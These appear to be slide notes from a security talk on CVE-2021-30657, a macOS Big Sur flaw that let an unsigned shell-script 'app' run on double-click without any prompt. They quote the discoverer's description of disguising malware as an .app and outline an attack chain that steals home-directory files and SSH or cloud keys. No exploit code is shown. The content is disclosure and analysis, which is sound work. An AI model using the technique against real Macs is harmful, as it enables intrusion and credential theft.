
- *****sensitive data: Contacts, Mail, Messages, Notes, Photos, or location data*...very narrow👎**
- **Apple bounty program not yet considering sensitive data in the enterprise**
- **CVE-2021-30657 app:**

User dbl clicks -> remote access -> steal contents from user's home dir and on disk sensitive keys (ssh, cloud keys)

- **Very small bounty payment👎**



Root Cause Analysis



A Bug!?!

discovered by cedric owens (@cedowens)


"Wanted to get your thoughts...

I am masquerading shell script malware as an.app

I put it online. Then I download & dbl click the fake .app - the shell script launches.

No prompts at all from the OS"


(at the time)
fully patched Big Sur



macOS Big Sur
Version 11.2.3
MacBook Air (M1, 2020)
Chip Apple M1

Triage of the PoC

(correctly) quarantined, but unsigned and allowed!?



PoC is not signed

PoC.app
/Users/patrick/Downloads/PoC.app

